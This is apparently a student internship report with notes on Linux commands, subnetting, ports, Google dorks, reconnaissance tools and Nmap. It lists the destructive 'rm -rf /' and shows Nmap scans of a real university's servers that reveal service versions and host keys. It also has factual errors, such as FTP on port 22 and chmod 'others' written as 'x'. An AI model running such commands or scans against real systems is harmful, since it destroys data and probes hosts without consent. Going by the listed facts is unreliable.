Internship Report – M.Sc. Cyber Forensics and Information Security

By

Mohammed Marzuk T M

DAY 1

Linux Basic Commands


- ls – Listing files and directories
- ll - Listing files and directories with permission details
- cd – Change directory
- pwd – Print working directory
- whoami – View current user
- cat – Read contents of file
- cp – Copy
- mkdir – Make directory
- mv – Move
- nano – Command line file editor (Can create file and write inside them, view them by opening it again nano)
- touch – Create new file
- chmod – Change permissions
- useradd or adduser – Adds a new user
- userdel – Deletes an existing user
- sudo – Temporary elevated access
- echo – Prints or overwrite text
- chown – Change owner of a file

DAY 2

Linux Commands and Execution

- rm – Removes a file from Linux file system
- rmdir – Removes a directory from Linux file system (When the directory is empty)
- rm* – Used to remove all files
- rm* – Used to remove all directories (When empty)
- rm -rf /rm -r/rm -f – Used to delete whole directory even when there are files present inside them

User Permissions




```
┌──(kali㉿kali)-[~/test]
└─$ ll
total 12
-rw-rw-r-- 1 kali kali    0 Jun  7 08:43 hhh
drwxrwxr-x 2 kali kali 4096 Jun  7 08:43 lll
--w--w---- 1 kali kali   17 Jun  7 08:43 mmm
drwxrwxr-x 2 kali kali 4096 Jun  7 08:43 sss

┌──(kali㉿kali)-[~/test]
└─$ cat mmm
cat: mmm: Permission denied

┌──(kali㉿kali)-[~/test]
└─$ chmod u+r-w mmm

┌──(kali㉿kali)-[~/test]
└─$ cat mmm
whdgadgwdgadeghk
```

Fig no 1: user permissions and its effects

- Every file and directory have 3 kinds of permissions assigned to them – Read, Write, Execute
- With each available and unavailable permissions, the usage level of those files and directories will change
- chmod – Used to change permissions of files and directories
- Users(u), Groups(g) and Others(x) are types of people who can access files and directories on a Linux based on the permissions assigned to each of them

    - E.g. chmod u+w g-w x+r – Gives user write, removes group permission for write and gives others read permissions
- chmod +permission will give permissions to all three of them
- chmod -permission will remove permissions to all three of them
    - E.g. chmod -x will remove execute permission to all three of them
- If there are no read permissions on a directory, it is possible to get inside the directory but the files inside won't be displayed. On a file, it will show permission denied in cat but it can be opened in nano editor and it will also show permission denied to read files. The files can still be overwrited due to available write permissions
- If there are no write permission on a directory, the files inside will be shown but can't be written. On a file, the nano editor will show already written text and permission denied to write now.
- Execute permissions are used to run applications and scripts on a file or directory.
- Current User is considered as an owner of a file upon making that file, multiple users on Linux can be joined together as a group, the users who is not an owner and also not present in a group will be considered as others.
- chown – Used to change owner of a file
- chown will show two names – first the user who is the owner of the file and the group who has ownership to the file
    - E.g. chown Kali: Deena – It means kali is the owner of the file and Deena is the group name, not a user name (meaning the group and its members have access to file based on group permissions
    - If there are multiple groups present, only the file owned group can access the files if the file doesn't have permissions to others
- Assume there are 4 users named Ace, Luffy, Zoro and Nami. Luffy, Zoro, Nami are in a group called pirates and there is a file named One-piece with permissions -rwxrw----. I execute chown Luffy: pirates command. Now Luffy is the owner of the file and group pirates have access to file so its members also have read and write permissions to that file but ace is not the owner, not members of pirates group so he is considered as a others user. Since others don't have any permissions to that file, Ace can't access it.



```
pirates:x:1004:kali,luffy,zoro

┌──(kali㉿kali)-[~]
└─$ ll
total 36
drwxr-xr-x 2 kali kali 4096 Jun  6 03:23 Desktop
drwxr-xr-x 2 kali kali 4096 Jun  6 03:23 Documents
drwxr-xr-x 2 kali kali 4096 Jun  6 03:23 Downloads
drwxr-xr-x 2 kali kali 4096 Jun  6 03:23 Music
drwxr-xr-x 2 kali kali 4096 Jun  7 08:47 Pictures
drwxr-xr-x 2 kali kali 4096 Jun  6 03:23 Public
drwxr-xr-x 2 kali kali 4096 Jun  6 03:23 Templates
drwxrwx--- 4 kali kali 4096 Jun  7 08:45 test
drwxr-xr-x 2 kali kali 4096 Jun  6 03:23 Videos

┌──(kali㉿kali)-[~]
└─$ sudo chown kali:pirates test

┌──(kali㉿kali)-[~]
└─$ sudo su ace
┌──(ace㉿kali)-[/home/kali]
└─$ cd test
bash: cd: test: Permission denied
```

Fig no 2: chown and user permissions

DAY 3

Linux File System

The Linux file system is a unified, hierarchical structure. Everything starts from the root directory, denoted by '/'. This tree-like design branches out, encompassing all files and directories on the system.

Important directories

- /bin &/sbin: Essential user and system commands are stored here. These directories contain critical binaries for basic operations.
- /etc: System-wide configuration files reside in /etc. They control how programs and services behave.
- /home &/root: User home directories are in /home. The superuser's home is specifically /root.
- /var: This directory holds variable data. Examples include log files, mail queues, and temporary data.

Linux File Systems

- Ext2, ext3, ext4: The ext family is the most common. ext4 is the modern default, offering journaling for data integrity.
- XFS & Btrfs: XFS excels in high-performance scenarios. Btrfs provides advanced features like snapshots and pooling.
- FAT32/NTFS & tmpfs: FAT32/NTFS ensures Windows compatibility. tmpfs is a RAM-based, temporary file system.

Networking Fundamentals

DAY 4

Topic 1: Subnetting

Subnetting

- Subnetting is a concept of breaking down larger IP networks into smaller for better efficiency of managing IP addresses.
- It allows a single network address (like a Class A, B, or C network) to be split into multiple smaller logical networks.
- Helps improve network performance, management, and security.

Terminologies in Subnetting

- IP address: A 32-bit number represented in dotted decimal form (e.g., 192.168.1.1).
- Subnet Mask: Subnet mask is the representation of Network bits and Host bits
- Example: Subnet mask of Class C is 255.255.255.0 the first 3 part is network bits and the last part represent the host bits
- Network ID: Identifies the subnet/network.
- Host ID: Identifies a device within the subnet.
- Broadcast Address: Special address used to send data to all hosts within a subnet.
- CIDR Notation: Classless Interdomain Routing Notation is used to represent how many network bits are used in an IP address. Example: 192.168.10.0/24 here /24 represents 24 bits are used for network

Formulas

- Formula for calculating Number of Network

2^n where n= total number of bits borrowed

Example 192.168.10.0/26 bits borrowed=2

2^n= 2^2= 4

- Formula for calculating number of hosts per network

2^n-2 where n is number of available host bits and 2 is for excluding Network ID and Broadcast ID

Steps in Subnetting

- Identify the class by seeing the starting IP or CIDR value
- Calculate the number of bits borrowed
- Calculate the number of remaining host bits
- Calculate the no of Networks can be divided (2^n where n is number of bits borrowed)
- Calculate the Number of Ips available per network (2^n where n is number of host bits remaining)
- Calculate the available hosts per network (2^n-2 where n is number of host bits available and 2 is for excluding Network ID and Broadcast ID

DAY 5

Topic 2: Ports and Protocols

Ports

- A Port is logical access channel between two devise which helps in their communication.
- A port is used to transfer data.
- A port number is a 16-bit ranging from 0 to 65535.
- Every protocol has recovered port number.
- Every network service many use one or multiple port number.
- There are totally 65535 ports.
- There are three sub division in ports.

- Well known ports {0 to 1023}
- Registered ports {1024 to 49151}
- Private ports {49152 to 65535}

- Ex: FTP, TCP, HTTP, HTTPS….

Common Ports

- File Transfer Protocol {FTP} -22

standard communication protocol used to transfer files between a client and a server on a computer network.

- Hypertext Transfer Protocol {HTTP} -80

This protocol enables us to load web pages, retrieve content, and interact with websites.

- Hypertext Transfer Protocol Secure {HTTPS}-443

HTTPS is crucial for protecting sensitive information like login credentials and payment details.

- Simple Mail Transfer Protocol {SMTP}-25

It's the protocol that allows email clients to send emails to mail servers and for mail servers to send emails to other mail servers.

Protocols

A protocol is a set of rules.

That defines how data is transmitted and received between devices.

E.g.:

TCP [Transmission control protocol]

IP [Internet protocol]

UDP [user datagram protocol]

ICMP [internet control message protocol]

DAY 6

Topic 3: Port Forwarding

Port Forwarding

- Port Forwarding is a technique used to forward a network request from a specific port on a public IP address to the internal private IP address and the port where the services are running.
- Port Forwarding is a method used to connect external devices to access services on a private network.

Why can’t connect directly to internal port offering service


Devices in a network all have a single IP address used to connect to the internet so when trying to connect to a public IP with the internal port, the network won’t recognize the specific devices on which to make the connection.

Steps in Port Forwarding

Assume there is a private network, it is possible to find the Private Ip address and its other details using commands like “ipconfig”.

To use Port forwarding, access router page by entering default gateway address (cause router acts as a gateway in a private network to transfer data) inside your browser and login using credentials

Enter Port Forwarding Settings and configure settings like Name, Access Port, Private IP address and the Port where services are running in the Ip and enable port forwarding.



Firmware: DD-WRT v24-sp2 (10/10/09) mini
Time: 23:56:28 up 23:56, load average: 0.23, 0.07, 0.02
WAN IP: 0.0.0.0

Port Forward

Forwards

Application	Port from	Protocol	IP Address	Port to	Enable
Web Server	80	Both ▼	192.168.1.135	80	□

Port Forward:

Certain applications may require to open specific ports in order for it to function correctly. Examples of these applications include servers and certain online games. When a request for a certain port comes in from the Internet, the router will route the data to the computer you specify. Due to security concerns, you may want to limit port forwarding to only those ports you are using, and uncheck the *Enable* checkbox after you are finished.

Fig no 3: Port Forwarding

Google Dork Cheat sheet

- allintext: Searches for occurrences of all the keywords given.
- intext: Searches for the occurrences of keywords all at once or one at a time.
- inurl: Searches for a URL matching one of the keywords.
- allinurl Searches for a URL matching all the keywords in the query.
- intitle: Searches for occurrences of keywords in title all or one.
- allintitle: Searches for occurrences of keywords all at a time.
- site: Specifically searches that particular site and lists all the results for that site.
- filetype: Searches for a particular filetype mentioned in the query.
- link: Searches for external links to pages.
- numrange: Used to locate specific numbers in your searches.
- before/after: Used to search within a particular date range.
- allinanchor (or inanchor): This shows sites which have the key terms in links pointing to them, in order of the most links.
- allinpostauthor (inpostauthor): Exclusive to blog search, this one picks out blog posts that are written by specific individuals.
- related: List web pages that are “similar” to a specified web page.
- cache: Shows the version of the web page that Google has in its cache.

DAY 7

Different Fields in Cyber Security

- Penetration Tester
- Cyber Security Analyst
- Red Teamer
- Blue Teamer
- Purple Teamer
- Threat Hunter
- Digital Forensics Analyst

- Malware Analyst
- OSint Investigation (Open-Source Intelligence)
- Cloud Security Analyst
- SOC Analyst

Reconnaissance

Methods are tools were reviewed. Some of those tools include:

- urlscan.io
- Webcheck
- Nslookup
- HSTS Seo checkup
- DNSSEC Checker
- Powdermac DNSSEC
- Securityheaders.com
- Nmap

Use Cases and Report:


- Tools such as these were used to gain Information like IP details, DNS Records, Technologies used to make a site, Server Details, HSTS information, Security Header Details.
- Report was made usings these tools by each intern using these tools by targeting a site to find vulnerabilities or any important information.

DAY 8

Scanning and Enumeration


- Wafw00f tool was used by targeting a site to find the web application firewall being used by the target
- Wafw00f -l lists all the firewall names that wafw00f can detect

- Nmap was used to find Ip, dns and os informations regarding the target. Some of the essential commands in Nmap includes as follows
- -V – Print Nmap version
- -v – verbosity Gives detailed output), - vv for even more details
- -sV – probe open ports to determine service and version
- -A – Enable OS detection, detect ports service and version, traceroute and certificates
- -r – Showing the ports in a sequential order
- --reason – Displays reason for the state of ports
- -O – Enable OS detection
- -Pn – Treat all host as online (Nmap normally sends a ping to check if host is alive and then send packets but the router or firewall may filter the pings so Nmap will think the host is down. By using pn command, Nmap will think host is always active and directly send packets which might get inside routers or firewalls)
- -sC – load scripts in the Nmap against the target
- All the already loaded scripts in Nmap can be viewed with this command: usr/share/nmap/scripts to access script files



```
┌──(lonewolf㉿kali)-[~]
└─$ nmap -sV alagappauniversity.ac.in
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 11:58 IST
Nmap scan report for alagappauniversity.ac.in (162.241.85.135)
Host is up (0.37s latency).
rDNS record for 162.241.85.135: 162-241-85-135.unifiedlayer.com
Not shown: 978 closed tcp ports (reset)
PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          Pure-FTPd
22/tcp   open     ssh          OpenSSH 7.4 (protocol 2.0)
25/tcp   open     smtp         Exim smtpd 4.98.1
26/tcp   open     smtp         Exim smtpd 4.98.1
53/tcp   open     domain       ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
80/tcp   open     http         Apache httpd
110/tcp  open     pop3         Dovecot pop3d
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
143/tcp  open     imap         Dovecot imapd
443/tcp  open     ssl/http     Apache httpd
445/tcp  filtered microsoft-ds
465/tcp  open     ssl/smtp     Exim smtpd 4.98.1
587/tcp  open     smtp         Exim smtpd 4.98.1
993/tcp  open     imaps?
995/tcp  open     pop3s?
1022/tcp filtered exp2
1023/tcp filtered netvenuechat
1026/tcp filtered LSA-or-nterm
2222/tcp open     ssh          OpenSSH 7.4 (protocol 2.0)
3306/tcp open     mysql        MySQL 5.7.23-23
9898/tcp filtered monkeycom
Service Info: Host: cs2003.hostgator.in; OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:7
```

Fig no 4 &5: Nmap for Scanning



```
┌──(lonewolf㉿kali)-[~]
└─$ nmap -A alagappauniversity.ac.in
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 12:02 IST
Nmap scan report for alagappauniversity.ac.in (162.241.85.135)
Host is up (0.12s latency).
rDNS record for 162.241.85.135: 162-241-85-135.unifiedlayer.com
Not shown: 978 closed tcp ports (reset)
PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          Pure-FTPd
| ssl-cert: Subject: commonName=*.hostgator.in
| Subject Alternative Name: DNS:*.hostgator.in, DNS:hostgator.in
| Not valid before: 2025-03-31T00:00:00
|_Not valid after:  2026-03-31T23:59:59
22/tcp   open     ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   1024 68:02:60:f4:7d:6a:e3:76:bf:67:3c:54:9f:54:a0:7b (DSA)
|   2048 a1:88:fa:90:af:b0:23:fe:f8:4f:68:be:94:3d:15:2b (RSA)
|_  256 f0:3d:37:35:35:f9:71:58:4a:ff:5d:54:15:02:4a:a5 (ECDSA)
25/tcp   open     smtp         Exim smtpd 4.98.1
| smtp-commands: cs2003.hostgator.in Hello alagappauniversity.ac.in [122.165.249.203], SIZE 52428800, LIMITS MAILMAX=50 RCPTMAX=50000, 8BITMIME, PIPELINING, PIPECONNECT, AUTH PLAIN LOGIN, STARTTLS, HELP
|_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
26/tcp   open     smtp         Exim smtpd 4.98.1
| smtp-commands: cs2003.hostgator.in Hello alagappauniversity.ac.in [122.165.249.203], SIZE 52428800, LIMITS MAILMAX=50 RCPTMAX=50000, 8BITMIME, PIPELINING, PIPECONNECT, AUTH PLAIN LOGIN, STARTTLS, HELP
|_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
| ssl-cert: Subject: commonName=www.dde-online.alagappauniversity.ac.in
| Subject Alternative Name: DNS:*.alagappauniversity.ac.in, DNS:alagappauniversity.ac.in, DNS:www.admissions.alagappauniversity.ac.in, DNS:www.dde-online.alagappauniversity.ac.in, DNS:www.exam.alagappauniversity.ac.in, DNS:www.idp.alagapp
auniversity.ac.in, DNS:www.lms.alagappauniversity.ac.in, DNS:www.mis.alagappauniversity.ac.in, DNS:www.online.alagappauniversity.ac.in, DNS:www.op.alagappauniversity.ac.in, DNS:www.research.alagappauniversity.ac.in, DNS:www.results.alagap
pauniversity.ac.in, DNS:www.swayam.alagappauniversity.ac.in, DNS:www.ws.alagappauniversity.ac.in
| Not valid before: 2025-05-14T06:43:17
|_Not valid after:  2025-08-12T06:43:16
53/tcp   open     domain       ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
| dns-nsid:
|_  bind.version: 9.11.4-P2-RedHat-9.11.4-26.P2.el7_9.9
80/tcp   open     http         Apache httpd
|_http-title: Official Website of Alagappa University - Karaikudi, Tamilnadu...
|_http-server-header: Apache
```

DAY 9

Topic 1: Website crawling and Indexing

Web Crawling

Website crawling involves using software programs or algorithms to browse the web, follow hyperlinks, and extract data from websites. This data can include text, images, videos, and other types of content.

➢ Starting Point

· Crawlers begin at seed URLs (e.g., a homepage or URLs from a sitemap.xml).

➢ Accessing Pages

· Crawlers download the content of a page (HTML, CSS, JS).

➢ Discovering Links

· It extracts hyperlinks from the page to find new URLs.

➢ Recursive Exploration

· The crawler visits discovered links, repeating steps 2-3 across thousands/millions of pages.

Crawling vs. Indexing

➢ Crawling ‐ Discovery (finding pages by following links)

➢ Indexing - Processing/storing content for search results.

· Crawling must happen before indexing, but not all crawled pages get indexed.

Indexing

➢ Processing Content

➢ Search engines analyse HTML/CSS/JS of crawled pages to understand:

· Text Content, keywords, and semantics.

· Metadata (titles, descriptions, headers).

· Links (internal/external).

· Page structure and relevance signals.

➢ Storing in a Search Index:

· Content is stored in a massive database (an inverted index) optimized for lightning-fast retrieval.

[Inverted index is a data structure that maps words or phrases to their locations in a document or a set of documents. It's called “inverted” because it reverses the traditional indexing approach, where documents are mapped to words.]

Think of it like a book's index:

Word → Pages where it appears (e.g., "security" → [page 1, page 42, page 103]).

Quality & Relevance Assessment:

Algorithms evaluate:

➢ Content uniqueness/value

➢ User intent alignment

➢ Authority (backlinks, domain trust)

➢ Low-quality/spam pages may be crawled but not indexed.

Indexed Page:

➢ Processed and stored in search engines' databases.

➢ Appears in search results when users query relevant keywords.

➢ Example: A blog post about “SEO best practices” ranking for related searches.

Non-Indexed Page:

➢ Not stored in search engine’s databases.

➢ Invisible in search results, even if content is high-quality.

➢ Example: Pages blocked by robots.txt, password-protected content, or pages marked

Noindex (noindex tells the search engine not to index a webpage even though it can be Crawled)

DAY 10

Topic 2: Search Engine Optimization

Robots.txt

Robots.txt is a text file placed in the root directory of a website that instructs search engine Crawlers (like Googlebot) which pages or sections of the site to crawl or not crawl.

Examples:

1. Block all crawlers from accessing a specific directory:

```
User-agent: *

Disallow: /private-directory/
```

2. Allow Googlebot to access a specific page:

```
User-agent: Googlebot
```

```
Allow: /public-page/
```

3. Block all crawlers from accessing the entire site:

```
User-agent: *

Disallow: /
```

Sitemap.xml

An XML file that lists a website’s URLs to help search engines discover and crawl its pages. It’s often submitted to search engines like Google and Bing to improve website indexing and Visibility. You can create a sitemap using tools like Yoast SEO plugin or manually.

Shadow.php

This isn’t a standard file related to website configuration or SEO (Search Engine Optimization) like robots.txt or sitemap.xml. It’s possible that Shadow.php is a specific script Or file used in certain contexts, but without more information, its purpose is unclear.

Security Context: In some cases, Shadow might refer to a file or script related to security or Authentication, like/etc/shadow in Linux, which stores password hashes.

As for Login.txt and Admin.txt these don’t appear to be standard files with specific purposes In website configuration or SEO.

Login.txt

Login.txt might be used to store login credentials or details, but it's not a recommended Practice to store sensitive information in plain text files.

Admin.txt

Admin.txt could be used for administrative notes or documentation. Access URLs for admin Panels, specific notes (e.g., "Default password: admin123"), but again, it's not a standard file With a security purpose.

DAY 11

Topic 3: Status Codes and Its Meaning

HTTP status codes are three-digit numbers that indicate the result of a web server's attempt to Fulfil a request.

Informational Responses (100-199)

➢ 100 Continue: The server has received the request headers and is waiting for the Request body.

• Think of it like this: The waiter says, "Okay, I'm ready for your order."

➢ 101 Switching Protocols: The client has requested a protocol switch, and the server is Acknowledging it.

• Think of it like this: The waiter says, "Let's switch to a different way of Communicating."

Successful Responses (200-299)

➢ 200 OK: The request was successful, and the response body contains the requested data.

• Think of it like this: The waiter says, "Here's your food, enjoy!"

➢ 201 Created: The request was successful, and a new resource was created.

• Think of it like this: The waiter says, "Your new account is ready!"

➢ 202 Accepted: The request was accepted for processing, but the processing has not been completed.

• Think of it like this: The waiter says, "Your order is being prepared."

Redirection Messages (300-399)

➢ 300 Multiple Choices: The requested resource has multiple choices, and the client needs to select one.

